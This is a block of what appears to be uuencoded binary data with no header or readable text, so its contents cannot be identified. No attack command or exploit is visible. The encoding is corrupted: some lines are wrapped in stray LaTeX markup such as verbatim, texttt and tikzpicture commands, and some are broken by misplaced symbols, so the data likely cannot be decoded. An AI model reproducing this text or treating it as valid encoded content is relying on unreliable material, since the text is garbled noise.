ZW\7X?5?K_B^[V?U;/YWC_@_TZ/^?Y>1_!F)[L] = G$ $\verb|M0|.GX7|+&07_!M7|2W7Z4JTQ/U<UJYILS|5#C#".-F9_OUF;U|0F0B&T3;(1)|$ MG1T,9#]8BJ0W6)E>"LV+IUAJ.73DMU9F9D8C`S"3C/[(=R&I%FK:2LGU^T0^ $\texttt{MT}(\texttt{V}/\texttt{U2} \# < \texttt{SH} = 2; \texttt{U2}! \texttt{XG} \# = \texttt{R\&B}] _\texttt{W} > -\texttt{X4ZK14} +) \] 14 \texttt{WPIP}'! \# ?\texttt{H} + \texttt{M}`] = \texttt{I} \texttt{J}" \texttt{P}$ M,M.D7^C!>8_+0,L9_/BKK@FM-VW<\$N0F@D_XDKS&NN]5SYKI56!]V0_3\/[1 $ML'C_5ZKL9/93_Q^]W6W\[XM^U[WB<CH;+ZMT.F!3SO?F6Y-^'`!D1&&%+HR^']$ MEXKQ_\$"R1+\6#9DW9M09&VYF9A+-\:\J-%<&I6_;Q-,1#2*.'VYM.;<XKLV(Z MES<PJLKRL,?PY6/O^]I(9X1UHHW-W2P_8]PZ_BA%%(J,[Y66I[4JJ)^[^+,% $\label{eq:mb_6:Q,Q.+0^hg/RVZ=YPXQRF.V=/^_>/UTUU<="@*'[Y@42&&B2P\631A9*3]} MB_6:Q,Q.+0^hg/RVZ=YPXQRF.V=/^_>/UTUU<="@*'[Y@42&&B2P\631A9*3]$ MXK\$#]G[(/M@X?&X*/ZV@*D,^GUQR_;_D6?Z/B_)_P>X\\$=_\'-8#_#?>/XS2 M4QA.3L`\$7']3Z[P]KK\$OEQ`3C%]I:@&QC.Q"")2E\$2E*?>+#X9U36!8?<(4* M\$T@AG/&!10</03Q#>GN?P=G^3G=UU']7W_JY?>?I_\?^^1K=N:IM3'/Z1]GS $M?E0^0GY4I^:7]_Y#[4V._S;4P980$*YEW:\JU&9+)0]^6,*PD7C;+MDQ$5<$ M`PHN%K-!27C:@O!GB3QB;(^O"2IL/\$?A^L?``#D\X\BL!_K.;[!I/8L>CKUE MB%EVXE":#0XF);:#8B6*/U&(8YR-RQSV3[5KD/^R?8_S7+BBBBBBCI!Q^0_/ M0*QQ\$*?T;P3!ZY`('_/_)[!Q%.?C>8+C*/9@Q(MOM`+0,"ZEX*6!ZB,#P#_[MX'Z.CZ#\'Z?^GF^^_#-[P%-8QQ\$VB;1=JVU78T@V\$--_&PT=M4I(=7HDQ;*% M!G%G/<`90*S88<.%;*8J,7*9%"Y5]CZ^)8Q[VX-A5"<W.O].+L'MEU?MP[2! M\$#W?/\Q\$3S5UQI4)2,@O-X7[,8"`'/5\$\$U3\WA>GZ;VFI&(A4*((B5!8&K'C M`P\NCQPP_MMRV]10/W%'8]X<B2BJ"A>`BDBJ?"@B/4Q#1\$4&WWJ\$5/9@"\L4 M`_S^]_#Z#3[\F4GO^\XB\$+44;3=^?<SF;RBQD0A8R>V7/LX/#ZZ:;)\$S>N!5 MU@A3*(?R3`0_%5TPY(KKHYR(,?/\SZQZ--KN)Y\LZJE!=Z+18SEW`]'`JQ"& $\texttt{M?+T1,E} \$ \texttt{0:;O.} = [] - \texttt{ZAY}) \\ \texttt{QWEX0} \$ \texttt{FH9+!?2>K} \\ \texttt{3_5,:;B>6} \\ \texttt{R} \$ \texttt{JR} \$ \texttt{P405!} \\ \texttt{\begin{tikzpicture}[] 2 \\ \hline \end{tikzpicture} }$ $M5*(J0^{+}57J@;U)2;(#^XDS*[K/0_/S=4T8N,_M5^C/DE_DRT]'^WM.#S?[.$ M)JDS9H<\$?[4M)_S.\$4T*19(D3 * 0*(2((2+"+(I * 4\@B\A],_O\5;*)@JM MQ1IOQ&LYOI_TL#HR1U`B.O[M"[SA(4Q!2UE[329';]`-WZ>1"\OBU3AEB[HY $M*, #Q!0$4.$I'R\QJLCA!$'_3A=(6JBB"R`P->-IWS8(GL'\%%B(B)N^CP[?8])$ M#XL^#)\$<!D<BN516?8'RP9Y6?X*0S`JQKSAIT>H,K^WFJEBR-9AW&^MO]X,W MBPQ@>U%CZVP61!%*D>[ZOL]_UD)%(H/[!1735*MI40!+UWK4'^&2A?X84]RT MDTFU-_OEFPX#JW^F_@ALZNPU[7S+,\$M_HJFU91>;VJ&,U=KPXSK[,&5C+";\$ M:)KAH1[G_>8"Y3!\0,U)!-\Y<#\FM=O::-(G8SDJUV/2*3/I7>Q_^7Q/JLWL M!9B(]I96\]AZA^TO4/8H/?*1/>JU:4UBSIQI;E:TWM'1\$C.5-KQY,-F*]'=L ML4FO52JM) #84Q+/-=/*0]5-;PX[JD8'7-.O/>(;3+Z+7+A_VR?18Q:H(=MT M\$+"8+K]Z7/][9P^Q89-HK+">WI/G5:*5#'9/#W0+W>2/7[>G%O9C1>K1S^A2 MBZS:82VV'2>8(KV.]G/1+090^7_113`RRGH[SJ7S(%=/R\-,H>=-[N_8VW.Y M/(SVL5Y4?7G#>G@XT)BG'CVOW?)V6G#Z(]1S<@E-@UG/F.?^'6^D[H]%2,[/ M!KQ\$(_2C*LBRZZ.<C_4S\$H-V0%%,'JH]QMG)C7%L%#5ZZ*G-T?N_!OYDSM4- $\texttt{M+M} : \texttt{Q} : \texttt{D}) : \texttt{4'HH} < \texttt{A} - + \texttt{"Y} (\texttt{A}; \texttt{E} \# 97.1 \texttt{H} * 7 \$: \& * \texttt{X} / \texttt{X} : \texttt{D} \texttt{X} \texttt{Y}; \texttt{U}] . \texttt{'} : \texttt{8} : \texttt{CO} : \texttt{C} + \texttt{C} : \texttt{$ MBK; Z^Q6^YR\>-HNA"KUY@SB(I_XWX1+)+CWXA;:ZFNN^G]Q?'1N6LMHM=, ** M=S581JL6B6\KV5M^6U;='#*G'VQ90F6^T-QI!:379Y/28-5Z6?5".7CI.BI8

MA^TN\$\W;_?>5^E<6G*SO+K5\$]I@+N_<OH_'>I\$Z.Z!./MC36>]/=R.C_]0\T M9S'YNKEO-W#*+8?_>5\/&^O%X:\$W?I\$?_GUWF6^M>2'34UR/&@42;U\$`#[!P M3<)\$:>CH4OKK5#59Q8DA&A&H<G"!DPY.<83T,T8PV(>+>>QKT\%-NDI"PFY($MVQ3?I^02/@(0&0X43]2'79W_;]0=%<6ZJ61)F*4KZ7ZF^*1]60>=9P6T3H^"$ M>'WO]9`NK_9?]W><9<:Z9T%OE]W.3CQ5B/1#H6/2X]G&:N?Q=H%L7ZC1@F\$F M>L.1Q1?2CT1+10]"!V,]'8K58H.&=1S:5T8F&JY%[:U06IP38SUM;N`3B@JR $M18;)@=,PA,>^U3[(^*M8V5NMNZ:V^N"I)^7]$0; SN+2&SC Z&:@=&$JUBJY$ M6+`O9R[XLL.AS5#K1.+%:14UCHUNEJNX[Q%Y">Q]"F"YBRI`8F(]3"QA.IAV M,P0%#&`5)^59ZDG8.EN+TQ"F2?VI[89)3`_\$AL4UJ'VW_=LS8*"A*DCK#J'3 M;RC9SY/VWI5[*CHJ^/R^69(^.D^&B8-G>PS*]W\$ZG7GJ?=18+.3#0[B5CE\3 $MWA\&6A?'FGA^{(]}WIKITNFT-NKEQN]]XN=?42WKRAU34>\Z)7K.O/5-C2,U52$ M2C]9&L1&U@ZPE*Z]//*X[BZR+3#^&I!!][O+N08M]NSQMS]&Q(LI\$D:)G1=" M6WBY!*>CI9@JDF5.Q\,2FE,3^)[;O*/#K0GS&<GN\GBL]-\$=P/VYMNM,5HT5 M(W(H&O5M4V0XKD:":C)%;6W&T5VNB)[7EOKM2=XLSV&',M@S<(N,C3;DQBS) MACTXY[8Y)::=6BC27!Q*JL^1*<,#CMO#&)A640;!NK#.3JHC_77H=2%U1MM ML8V9!4OI(9"8YJ2Y%!RNQ1T>\C>/M?W%W8R-IMH;AX]OKUC-O:OE#),N*IL: M6DK>MV:NFVV"*"L7:?8=::T0_36FB*;>G1R6P)EE1'GLO[']CHTFVS-PN*40 $MZ_{\#=GBV}^*AJH]5R/AII^P.$K@RQ5&"HRC0Z-7*%;JXJ=]HX$K1A^;AC-WWKN$ M<O')KT`-F.]1]#[`XJK2NVAOTN[83:(,+\SOYFC[H17IVLKB'-K_/-'OESET MQ8Y1K+UIJN,V3)"L^[^/\4[1(G0(^]3M_S&[;>7-7M0S]-7<Z=?H-JZNZ_3, M;F>7<KUTFT]W37.;<^,Y+ZO^YF-4SK;ZXM*\'(V_+\$;.[OB"YSO7G-0\$>J.L $MU*/\&!ZR\#0D)NB\#]:(\5[=K\UTW?[60VWG4S4[0YS)MU-Y:S,)5_C>.FNM\#WQ$ M;["K*+E^71=+&V'^CTW]559M6\$(2+=MO#TT;!Z*>'MEAN>NRR#NRV(>-L8B8 M'6N?XXE*BRK\TF:Q<)NCN]E]Q:<GQ9*HCRKB&E4[>*EP/WN(Y'*9"E+^BLXD $M+TQ.@X5F!@QW\;<7H44#^9#S_8?19\>F:[X^@"D<NLV!+N1F_'XX[QWC3?EQ]$ $MG5(Y_[2SPW)T[/3!@J8E:K?3[=\?G[M--FK1CT-_*8B4T\#<+*Q7+7N(.QJW)])$ M9<6.[=)AWA0+F\YU"UD&2M7YG`K:CQ=X<<'[>30V<DT7?Y8(U<PL3Z_%S(A(M]JNO8DF.\$WXEIX.85G=D(NO/\'VVDLZSYRJ?9;6:HAHJA1TYVL)DWPJ&/>RL MM/@JCDF\$M\S*=0'FZ>]CA!0C[Q!X+!>';MS<LW#T@VXM:8Z^RTMH@]ZA,;Z; MOQ,;=T39-]]%HVI[(2'?NUB>:Q7.]Z'0*SG7#.TX'=='Z16NVEL6=+F[Q>'4 M&K,D+V_08UJ+ON(?B%LZ?1SI-)M/,Q/Z8\$.JLJ,+]?UT&\$CFG/S]YWG=(^ZT MDCPP!LU_,P:/X/QUBM?+M_!X]TVL*V^(;^^BDT*MX")%,?OS/C8?]R7:Z+@N M*J)Y421+/9Q/IM]EKO\EZ+E%-H_I\$HZX<_[[^!_7UKEM-;.[YB(<XU[]^G:U MTO<M=^NNN^]^,1[EK.G2Z\.E*LGC,X>U8`V12]Z6IV)W_#V['#<J&5(\F%M/ MFGFFS7R9W5DUS]>^66RG9C64"=B%-M;N@U2OEK&&:R-=<]XHRIN%!E0+H</9 M1/3&(4E@7:PXZ&:*[X1W^N?+*\$H]J<CDE?!5'0Q5[#8QCRD:[\7=NVZ5NSF[M#)O;'(YV7SNQ^>L[?A:]\TH^/'JQY.;EQ)G9=D\&O;+_U<6C^RFW6%S?MEW2 $MA[^{PQ}, XP<9JU/ZU^>2J'>>.QQ&E^1==:C62UZ<A%W9)W0O*9(5V@1"N^5H)W0O*9(5VW0')W0')W0O*9(5VW0')W0')W0'$ $\verb|MI|)58TTS*+Z..@2282`1Y.&$HC[7>J\5-;V!T?.9)9YN_C)S-1I1=6(1N2B4)$ M/+5M\$<[7:N-C/V^S*M;1;W?N6C-8+7/17<8^TVIE?!@AU*('TRTTD)#B*AR7 MFG8H('C3Y>!D&K-WSDLU@PEAV='&"UTB6UETNOK@TY\?1,7<9#KHF76/JDW@ M>VX_D\10G]<:R?8:<1<L8[_;/:M!KHGE`.R9";==9)SS-JS_O:Q'AM!GKNH2 M^6[]Z\NGC&?E7\$-*#@7EH3'?7\CX8J[UF5XY'?ZFEU\$V:/DEZ--Z6*,R^/9B M=!ZTV'ANY&V5B@F%++F#`]&^5K#7UK8:,8BID:`OZK1YHX6\$6B'@]?U_IJCW MV/S) FWW>K/L<G)@?V) H4^#.O92<DGG&:M) M0[7.O7_'BK*W4:]+RR\S#XL>7 M6L0>ZK!8FHA3S-C#ZW*NE."]^Z^?'5EZ[D*A,W1_I;W;].VF\$KY*QUFW"09X $M.BIY\4Y0DM\R?/0S-W_>Q]L]$93)'W;1GTL/K<35DZB2!/RO-6:Z]PN6N:=$ MK4:4\$TN6?0Z\\]NN^3VTVSKA2E,6'IEPRG>96\\]0]_T;WAQML*W)\;D\2X> M<=(Z+7+J%>!U*![:T50G?#YQF4[IW\$_Z]7G=4VL<6G6S%DA3<BI-?5'ASN8X $MQ8S1"2A8XWCU9M] < X(\4SB; 3A[QVN%J1JRM9ZJ)J*>G=^(<4V<J]W]W_2>&,$ ME9(O.>DD=B8AT6+OO,"O%K?H'^Z^(-,MA1-`O2.Y\$UW+5;)_7_)!'=KG>33I MI+6MW+)S>+:1=0K=RPNC>^-B4>M9IIQZ/0B\LL0/-^46E9'3GW_>][3HTID3 MF3QGQC7LOASI*3[5Z>E.XYLVQQ4SC^"'@Y^7KO!CZ;QCEGY4?:R\D\$19,0A0 $M<WUC![=DL^{2}Q9C2)^{H(NFFZ/HX%^CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{\#}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.O>:W@7^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IE.OO^{$}CQ=XV0Q1*2Q]'3?9IC.OO^{$}CQ=XV0Q1*2Q]'3?9IC.OO^{$}CQ=XV0Q1*2Q]'3?9IC.OO^{$}CQ=XV0Q1*2Q]'3?9IC.OO^{$}CQ=XV0Q1*2Q]'3?9IC.OO^{$}CQ=XV0Q1*2Q]'3?9CQ^{$}C$ MS5>5!2\$VI43^_0_;E!"`YGO>%/U6GZ*"I=N\6)JQTN62@(5.55U8)A-F/H;\ M.=YLQ&1W76O<9%BN*YV:M;>D<<38,;.M?35OAJZR&_1D37VY;#T=G@9)8+.& MO;9>UO)*/)EZFZ==M.6SX^DU/7UQZ(QAZ<-DT"\$'",B_AV>CNVQ>NK18+S6W MVQTS7G?OLVUG%&GJ\-X-/J?#3B&/>I_/L97.:_)OQOBBRO_KB&VLYH"E/\>+ $\texttt{M44VR;3F34OS[G\#H1,.<WC;JSF+SV5D4/T1;[]Z4V1\$URCQQR\ZS:LRNU5Z 3 }$ M4FU*/#75JY2_?;Y;O?BT^WQBUE_;WV@D[Y-;MT7UX?9&5WNSX?K6J9^B>K%T M5/6F5NJSU;NRUU(I.<0)AZ7NS6?>XSV[\SJ[F44>;ARGIE['PY/Z]./QSK1@

 $MB\&LM=&D/7(]J]K]QX=^A?`Z9?9\#KM8?$1'XD7;_@=(PK]V>>&Z^[/7*ODACI]$ MAAHJU2M?G%>W&+TW5OF<O.[UMI\(:,Z*[S'T/?O<_G1U1E7RG>\\$J#Q!SLEW M73P0'5SKBJ\$=T'XJHBSG!_9C<6:>\SEYPUJ96>(8BB"(JB2QQR4QI:5V<VXP M[I3G*^922C"9M-#[YB?UX]1WSKA*Z:R[U\$=G+=:S&3/>J8]G3/W<O/ED_J^\$ MG"`^>Z%"5JAQ;G#?9QU1(L\$FBYU>NZ9=FJ#/9(.P94,6*)F8K#Q7BZTI+ST-M-YF4Z)[S/!+UNWWGR.-AL`[SR!>;_9]E+D]TZ&R]H]OFX;HI7_*`RF%-W0? MED&>#1I-+G0"1F3-LL^K]UPRZS\RQK=!\3ZIG4VL8L?]\$JS;C'J]MO; !Z^. MBYF^<3+QIO!4>EJKZ3TWOZ:LVY3LQ4HXDK!V^LLR2Y)21]4L+`.DAW7@WIE0 M;, $5PZ^{LQ}: D4KA[EZ, M/((3`< XISMH69))$N51WPTE/+NAW1]_=S\J/SIO$ M>C=?0G7?P]WRI3J;NY.YM"00*H(?+6[7CM':48*=F>_[]Y%D3=_+]L'/Z[7 MDTU<C5SEJ\I+=0N=KP<KNOXASI>823IP[?!R%G^1%XV[[/10N2O@X4N\$DS'-M%SA_+:Z!U&D[P3_-:IPKI)CK%9=CZ/+I9Y^E,V4L_&\^>EG@#]]%2AT@I\$>C $M_V?PZ9PYX)CP8>4B^/8V_F<:#?E$V7UEL7&,^M%<F5P9XKLCP>H9BOB/E76U$ M"=.Y`APPG'>V'FD=8'9<)Q"_.AT0@?7UOHBL/;2^\RRU=L0_L=G@T=CTOBVJ $\texttt{MY*QZ} \] \ \texttt{W2} \ \texttt{I/OU>4FRN^'C7:9Y} \] \ \texttt{UH)Y/OY./LY5VIC.N'.7/E3J0S9KI0=OTT!}$ MYGM!\##-?:AT(^7AIZ3K82KL\KHX^R;)GNBDR^U\?2.-AG=+6]5VZU;5M4[^ $MF9'MXIYD.MG-D]);R#+\D&DNR5ED4($>$QZD`9$QS0UZF&"%L=8S*L]DME)W$ M26XF\$SK:>ZI\$PR\$T)(!T4F#I'\$:W=BDVO^MVB\$^',I_FX.(,H=8\'G":03D6 MH"XRLW:QG#*7SE,/J6Q8'ORIN9U/V,<_GHW(<(9E6Y#"W#;(:XE&;,/!V/2A MGC99]#(85BRZH]'O>C3'0S/HHGICE#HYGC%U5/3I3AV:4>ST<M[\$Y25D84'9 M_4H'3!IXN47,7RJ*=SK3LW@F'3-_%BH/17X=TI&K9BPPLEY8+3A5<UGE>]9! $MR)E+1TC(Q+OFJC+/2ZN:_^)>Q,O\#\&)7W>N/5ZW\",9G\%6YG;JV6BR8[_>[71]$ M")0%"OD5,,%-NOCLT^7WOM<N?SUFY]ZMN-F=5?BZ>?3E>=/A,SKG\"`2[SIU $M\#@2_^2WJ]=40CDMTS6J>A]?=WF?6UU=JXZ"RV)K4V8Q?Z;X&SK3TN<X[::E]$ MYB/8KJLT&!&<U'->^FYWKE7ITPYY>3;1*>^NM=H9Q4[D)GZN."Y;P?=/CWN M2V3EQ!BK1TVEEZK)TW>5*/2PNN+@I&/D3Q&6"D%AYEA[NW]36T-MXW'0ZJ3K MN[4FLUGD?6&/:)J3&^05%YJH1G<]39]JB>D98@:ZW/#]KMYM(9YE'.SN;9TU M0HHY5#:RFV*=-?=OPEU%.S2OO]077/%6]1=.L6Z1?4Q?(\D->GSD3?,[-3YK M-&;) $<4-CT#6Y*QU>E@Q(X8V/D2E@K+<math>^{\circ}6D^{\circ}J=(25.EKNHMX>>([N--=%Q[>V]))$ M?"M49GB*:4(YIX9,@=",%%(<*DIEUO>#\CPRY:"DE)@4TV5;O\$BZG]<D1^C9 $MY[D-OAP-2CE>0Y":EL[TAK#NU>0U"E+C$$KN++C<3ITQIB+]U"FT\32XEQ=7$ M:8'9=??KM1SZ%]M.C_W;MLBGF#&9^?[*-KUV[\%D6:]I87,&,47%C,-\$V(]B M>"SOR/LW]=-M%:3,.QRU1T7N_M5Q=ST0ZC5PR(%`\GO3Z-H>%W!_LM9J56'T M4?A2\$*AXTB_]5@2P1[`U8I7YC\?2H?*BU*U@L459?SOXG7?SDM6`_%S[C-G# $\verb|M|>UZ|>4/NZRV|4HRJF5\6FCVOT/Q>\#WFRW)ZGL?\$]Y[GNAFS!H<_ZBYE9LN$ MZ/1Z.PT9K^9=.*\CGPD2CH9CBI\$BPU):Q*,QYS5+Y06)<@QGCNSPO@QE\$QJ MVU6J*7P+F`F-+55555FC#D&2%&REF)#!(=BB)V3Z8CKP3NCBAUD7,ZJQ0=>/ MO'\$TF-&!C4.4V`[&Y>6>`>`=!30QHX!P-)R9K:NSNY!?L`\$-NM749@T;/0MJ MAZT3?G*'T>]G@3!YJ.9YM:N*.01/14W.:`O@\FEN`K49Y\$1(*>%E8'YC"5CV MV!B5,9CC!28A&TBD%"+<LZ/']AF'QVDY,Y)*SZK#&0^?;"*\$TP%#=L#&5^)E M0%5YRIMMF-N\^7#\$-!-00ZEVDBOQNVPIQ%8@J/ED:W\$R]&N,YG7%D>K[YL18 MM\$#%4,Q3\$7\$RVL3/D?=YO(HW,(E4W3'KMX1?ONK?MKP56=O' `Q25JY*\;Q\$ $M>=B) (1KI\$=1-?3\$KT717E>\JW*)Q>+?4X^Z/,WV*\4'K-_9\$Q&RY<?B:\#^LN$ M!)D<90P#FGV6UEVP(GZQ_JWT@Z:;>N25]G/NS1&8HPH:,329UATQ'85D1+>D $\texttt{M,8!139BC\$(0A"'\T_W/UC]7S3DY4^+"I03Z,!*(70G5_USL^G/Y/\H]>\$_:;}$ $MU.\$5+GC6Z\#0U7@,I]/'D.>+!2\#A@4=!\!Y9L-&L<2A<*Q/O;OH7[7PE3?JB)$ M<`KY_Z%G7D4>V646(B,\$]?V)8'Y,SNYBC`\C^VPIT\$HB(B;*?18>_/LG]\$V` $\texttt{MO\#+5YL+QYOB\#L][]A)\2,]?BS\$B)!?.RL\#]K>9'5)5:RHJ((>.GB\BZ,!1W8)$ M%MG4F'_',),J'2#QQ!YCY((#G4\$/6^5`S[<",UAACF>;<..JLS[6!Z#S=A!\$ MO\)4`\IOF\69P.\KP;;SEI"W&/'4CW(@J_H+<#K6%:8J)&*B2"M7H0+`K7Y= $M\C(A@^)1G/Z%'F/JN/D/[/],W^>OO))Z$\&1&;9"N4J0U-4VB=ZJ-MFV 5ZW$ M2PBG9F9MRY@D&W(Y2JFCA[_3T68W[*.>&IW\$^%`[Z"PI`5\$0P*@*S)MU`<HJ MHY7HIKG8<<ZOE80FN5N%T^>=HXRS49S#(="C+CYT,DX8M3K&;!TY,,J=<S#3 M+UCE4[8\3R_8S%\$ID]7.=P:SL8L2IVWD0[KPPNETN'<9+B?SK)D*JJJJ]N@. M/6SZ'+W1_H>N[).T0[>JKU"7<O,0F3@NMEUCFJ)%8IA'L(M!,4%"&N(@\D-L MFRI3IT\$>]AB'VOUA%:<8XGXAU&HR#\PZ#J,2YG%1BL<,*.\$0%\$[@MD1W.4LL $M<\&=.289V3M\\6]-H0<K7\&=AEB[RF_E0E&OQ9T21X=\&:X8TJ$&QS96(TP05B-S)$ M*Y7Y`\I3VCC^F>OPZ>/JQ,^WH3W7P/IKOK[=S(VG2QWHX36JN>&N+NJCQS-\$ M+PO%,\1YX)G@.!.[B5Q*]9R)D<KE@4PEQX96C\$I=G=BO!)B%.C)W%V^KLC9Y MUNY560; M851%D9E!OLQ9SL_\$=M+D3CV&; DB/FV/!Q:]TO>Q6D)4D&W)M_60'

M'1,>>Y50SE94ZIENL^RH\$%'\$%*BPK.\,93W(+2S6\'&;OI_)W;_,-<>%TDM= M)X;4-+WPD]M!9C*YZ4K`455F5E+Q\1GU#4^O==O0E6RT%1QQ2U`=@AR;CCOL M.8AFS%'\$+SB]@U%R&!C%=Z:R@"Y&#_#?NVHS`\$\$42X_=Z_S_T/CY7-2F80LR MTLO^05XI;]U+VK%_DZ5#A33%^^][E9_D/VWC.\$S**B=WT%]GVJ_)WC^B`:F-MY1110B(B)@L?:/E'V30<!U+N(<5+U\$"W]H><.<D\RGKPM`;0IDI>\$])A*&/> M=1`?1XC]M#ZR3\$6\$6119Y&%18H(B@^)L%14<:ZOYF-<<DQ'VL8XX@QD`#ACO MF&%%Z,`\2D>1?0(J\BDQ2,_+C>.%%/D=PX<**1!+GETOT&@01`\(_3/F?[?" M]SQCZKGP_D^PO?\SXAZWUA_N?X'Q3^8[D]H?X'VS_,K_./Y3\.OC(9B[KY[* MXW?`5D5#0%&(HDWGP?LGJ_NG[Y_05G4_]F<?WFE_-DF(?C*86=J*;CSB^%R7 MJ7^AS'<SJ#FD0CQFR%<N2K2QN58Q2O<\5;O/_R=;K=OMZ1W;=K@0Y/<)(#/ $M*]FPE2H^S%+D!O(1;X%3W$]W+(N_'_I>;D!G,"A`SDL2W\R%B?+^7)^193Y$ M<H8EJ6B6?FH\$%:B)"(B1(OCI09)&#\T,DJ0)%(/]9LCX!\,Z_V,\Q#\$X/[FP M[C"A1)2B***:CA\$<*@E"H',.8>B/#WOPO9GI<4G/3]@L4/8_LD&I,L]6>:/' MZ(TBQHJX'*71D<.O*C??+LF\$P'8'KSP3&0Q!GO'UO^+[4GM6=!E]?!<MI#ZJ M^IPJG_Q[NQZ#[/AJ0Q[N8>B']/Q?OG!H]IP)3^Q@%+\Q@41\$1\$1\$3\FP\XG0 $M/^{()}8-M0\#G.K^EU=HZY654W?097[F]I_5>LG6]Y[K!C!70LA[[^M1D8^$Q]]$ M1_?'4=W8?G/^9?E@&I1F:B(E"(X48<***,Z,PFT.[-4KVAP[9A2Y0,HAD#S_ M#[7)B,.EA,ALIA'N<Z!#2BRX\$-%4D@5DF(F2N(J",H(>W.@N>V=1R'VX=K`H M5^Z(&!G.S1@0L0A#`A#3`YT\X]HUEW+`.L\3/O^P<?3R]/@Z<(YT8PM1>S>S $\texttt{M-1T37";B0G3TE<G,8F/ZHOP[H%_Y7@0+8*`A2J(B&>)S?4F^RS&,<H0\#&O)^* }$ $MW^{;8:UQXC^{"}}R=&R4<<J.V/XFB987"OV.]MS>^HQA*?HP?VL?$ MTYDDZ\'P[BXM/'"3BL@1X^7B"T,?*YK%>F(^&\$OM(E]31E9RAI>L!CG^OPB) MV3OZ/WC>;_G26_@X,VA`&B5,?V?'<)S-OVG#RTVF01BSP/AOO#)1/0KP,YE6 M3.S\J^KUEZ<*J5W0T=WM(53'NK;UBQSI'W82!I+4*<D6]K?'JI!Y@>/9[OW-MG`D!#U%JT8-7`=%)\$BIBE8P5)>LJ9R[143V;#&L-O<'NO]2Z:'2P1-CT;_S(MCC*(!\$@(J!!2Q;,G+>*Y@"_BWS.Q7K&]S,-%>+N/,LK_^C/C1/FEE"5P(!]J M].>J-T0<6\IBTN9!+5JYJ+LKT\$6.]%F1-A]#7S-O1(E:R?`Y/#<YF*[X3;0-MH;]-YUMU3B\.!N#P;C:PXZKY\$/;_U\$K^Z>/E]KE?8R5?Z\&#!A\$BCM3Y?+Q> MF%\$QS%5+W98CW&([%S#UT,9":9KZ!C86'K:8U^(:FZY<5F,9#FFN.V96RZ*E M[9CTMF![<'3PX<1B&\$OI@YF?T=U-W>/@K<3;'/+HX%P*@&N7+UZVUP91;@7-MINUH%U_T2D[U;ZI;&+(XD%`,VS8LE@R2UME<ELMEI;8S)2OZ.8W,L`#U397! $MJ\#*E,""?G@;PB^>L/@&%G56&\'*;B+G`B`)Q]7M(9=;_V/!^%R]C:=-R>B,R$ MQ,4?%]S[C.R8=-%XV1AR?Z?_7^_M.T_J[']3:^QXNQZ9P('.@JCZ7&>]\Z>G $\label{eq:mass_mass_self_mass_sel$ MYP:/@?SN.7F*U*CB!28#?C75NWHOH_"RL\$T4Z&_HED;QYJX3SJY[Y5/F3Q8; M-@C1(Y8(V1D_W5Z:]WL=Z_Y-S%_].F:_CSTECQ61,&\$'<C<SEV4']Y,ZY<-Y M5CO>%A,P8&Q@?Z]S\$U:AJP]Q*F-:IFCH?SLOGW)ZWLZ2>1;F'(3D](7@*(F1 M;46MWYE!P+=PMHQZ8.K+^19?H17JG8G(\$<VJ@`!?HQ0\$4P\$"**@`\4JBEYR" M"B<4T=GMU:(FSPUGER\$441`.+12Z(@*)NX*!%7KWD.2#RQ!1YH@K:=B#4ST4 $M@YZ92""\!`AUPI`=8QM22T+"0"#17US[NTF"`=V`)A!!"$$&,540RB"G+`S7$ M*%`D1\$)\$+A`#Y;%6H"K:(,F,%2T100%`U3DRX=G[&[]B2=@V]&B\$(C:%\$HZ* M6B2R>1-LJT61D9&\$&S!3DYJ0\$[D1=T!"H!F@KA\$\$M`0J!>(+(H(G%%!#V PI M*\$47HBJR`H:8**N\$5%7/%`!#-V_,_ZA/P#F,G)`J.HU%*&J*NB(81\$QB@CJ@ MJK\$B*J2"@(]J"HT1`S9I*%!`P@J@X[J!7M02\$,D*6^R@OB5@M@>/"+30P.]-MP]26;3E(\01!%@L(*3TGA+Y0&'^Y=X-)2>4"+`9IZ3ILBPEZ3&%`U0E#L#E` MD3!..<#^9JM8F1OT.AN36M).V097ER]U*2X2A3I*3A..E<-*,\Z<?:N73*;; 